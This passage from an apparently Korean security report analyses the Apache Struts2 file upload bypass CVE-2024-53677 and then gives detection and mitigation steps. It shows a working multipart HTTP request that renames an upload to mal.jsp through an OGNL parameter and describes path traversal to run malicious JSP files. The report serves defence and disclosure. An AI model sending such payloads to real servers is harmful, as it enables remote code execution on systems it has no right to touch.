


그림 22. ../../test2.jsp 로 재정의된 uploadFileName

3) 취약점 악용

위에서 살펴본 바와 같이 파일 업로드 요청에서 top.uploadFileName 와 같은 OGNL 표현식을 활용해 임의의 경로 및 확장자로 파일명을 재정의할 수 있다. 때문에 파일명을 재정의해 악성 jsp 파일 업로드를 통해 임의 명령 실행이 가능하다.




그림 23. top.uploadFileName 파라미터를 통한 파일명 재정의

아래와 같이 파일 업로드를 수행하는 메서드인 doUpload() 메서드에 uploadFileName 은 ../EQST.jsp 로 재정의돼 전달됨을 확인할 수 있다.




그림 24. ../../EQST.jsp 로 재정의된 uploadFileName

다음과 같이 악성 파일이 uploads 경로를 벗어나 임의 명령을 실행하고 있음을 확인할 수 있다.




그림 25. 임의 명령 실행 확인

4) 다중 파일 업로드 악용

만약 Struts2 를 활용해 단일 파일 업로드가 아닌 다중 파일 업로드를 구현하고 있다면, 필터링 우회 로직 없이 간단하게 인덱스 값을 지정해 직접 수정할 수도 있다. 아래와 같이 HTTP 요청을 보내서 파일명을 확인하면 보다 명확하게 확인할 수 있다.

```
POST /uploads.action HTTP/1.1
Host: localhost:8080
Content-Length: 471
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBbIJlBPavxBq8cdi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Cookie: JSESSIONID=6D3768F0FE4937CB20BBB9E0F5FB6BEE
Connection: keep-alive

------WebKitFormBoundaryBbIJlBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="EQST1.jpg"
Content-Type: image/jpeg
```

```
this_is_test_file
------WebKitFormBoundaryBbIJlBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="EQST2.jpg"
Content-Type: image/jpeg

this_is_test_file
------WebKitFormBoundaryBbIJlBPavxBq8cdi
Content-Disposition: form-data; name="uploadFileName[0]"

mal.jsp
------WebKitFormBoundaryBbIJlBPavxBq8cdi--
```

첫 번째 파일 이름이어야 할 EQST1.jpg 가 mal.jsp 로 재지정돼 업로드 된 것을 확인할 수 있다.

그림 26. 인덱싱을 통한 파일명 재정의

■ 대응 방안

해당 취약점은 Struts2 File Upload Interceptor 의 파일 업로드 로직 결함으로 인해 발생한다. 해당 로직은 Struts2 6.4.0 이 출시된 이후부터 더 이상 사용하지 않도록 공지했으며 Struts2 7.0.0 부터는 해당 Interceptor 을 제거했다.

•URL: https://struts.apache.org/core-developers/file-upload-interceptor

취약한 버전 사용 여부는 다음 과정을 통해서 확인할 수 있다. 우선 사용 중인 서버에서 설정한 struts.xml 파일을 찾는다. 다음과 같은 리눅스 명령어로 사용 중인 struts2 jar 파일을 탐색할 수 있다.

```
> find / -name "struts2*jar" 2> /dev/null
```

Struts2 jar 파일이 탐색이 되었으면 취약한 버전을 사용하는 것을 확인할 수 있다.

```
root@fe91afedf9b6:/usr/local/tomcat# find / -name "struts2*jar" 2> /dev/null
/usr/local/tomcat/webapps/ROOT/WEB-INF/lib/struts2-core-6.3.0.2.jar
```

그림 27. Struts2 6.3.0.2 사용 확인

또는 해당 struts2 jar 파일을 압축 해제해 META-INF 폴더 내 MANIFEST.MF 파일에서 사용 중인 버전을 직접 확인할 수 있다.

```
Manifest-Version: 1.0
Implementation-Title: Struts 2 Core
Bundle-Description: Apache Struts 2
Bundle-License: https://www.apache.org/licenses/LICENSE-2.0.txt
Bundle-SymbolicName: org.apache.struts.2-core
Implementation-Version: 6.3.0.2
Specification-Vendor: Apache Software Foundation
Bundle-ManifestVersion: 2
```

그림 28. Struts2 6.3.0.2 사용 확인

Apache Struts2 에서 보안 공지로 최소 6.4.0 버전을 업로드할 것을 공지했지만, 7.0.0 버전부터는 완전히 삭제되었기 때문에 File Upload Interceptor 가 아닌 Action File Upload Interceptor 을 사용하는지 반드시 확인할 필요가 있다.

•URL: https://cwiki.apache.org/confluence/display/WW/S2-067

만약 다음과 같이 fileUpload 를 Interceptor 로 사용하도록 명시되어 있다면 취약한 환경이다.

```
<interceptor-ref name="fileUpload">
```

그림 29. 취약한 File Upload Interceptor 사용

이는 <interceptor-ref name="actionFileUpload"/> 로 수정해서 조치해야 한다. 결국 취약한 버전(Struts2 6.3.2 이하)이 아닌 Struts2 를 사용하는 것이 가장 안전한 방법이지만, Struts2 7.0.0 에 와서야 file Upload Interceptor 가 삭제되었기에 이 또한 충분하지 않을 수 있다. 따라서 사용 중인 Struts2 가 취약한 버전인지 또는 취약한 버전이 아니더라도 file Upload Interceptor 를 사용하고 있는지 확인하는 과정이 필요하다.

■ 참고 사이트

• Wikipedia (Apache Struts2): https://en.wikipedia.org/wiki/Apache_Struts
• Wikipedia (Jakarta EE): https://en.wikipedia.org/wiki/Jakarta_EE
• Apache Struts2 文件上传逻辑绕过(CVE-2024-53677)(S2-067):
https://y4tacker.github.io/2024/12/16/year/2024/12/Apache-Struts2-%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E9%80%BB%E8%BE%91%E7%BB%95%E8%BF%87-CVE-2024-53677-S2-067/
• AttackerKB (CVE-2024-53677): https://attackerkb.com/topics/YfjepZ70DS/cve-2024-53677
• Struts2 的值栈和对象栈: https://developer.aliyun.com/article/330800
• File Upload Interceptor: https://struts.apache.org/core-developers/file-upload-interceptor
• Action File Upload: https://struts.apache.org/core-developers/action-file-upload
• S2-067: https://cwiki.apache.org/confluence/display/WW/S2-067
•CVE-2023-50164-ApacheStruts2-Docker:https://github.com/Trackflaw/CVE-2023-50164-Apach-eStruts2-Docker
• cve 2024-53677 vulnerability impacting apache struts-2: https://www.cyber.gc.ca/en/alerts-advisories/cve-2024-53677-vulnerability-impacting-apache-struts-2
• Critical security vulnerability affecting Apache Struts2 below 6.4.0.: https://www.cyber.gov.au/about-us/view-all-content/alerts-and-advisories/critical-security-vulnerability-affecting-apache-struts2-below-6-4-0
• WARNING: CRITICAL VULNERABILITY IN APACHE STRUTS, CVE-2024-53677 CAN LEAD TO RCE, PATCH IMMEDIATELY!: https://cert.be/nl/advisory/warning-critical-vulnerability-apache-struts-cve-2024-53677-can-lead-rce-patch-immediately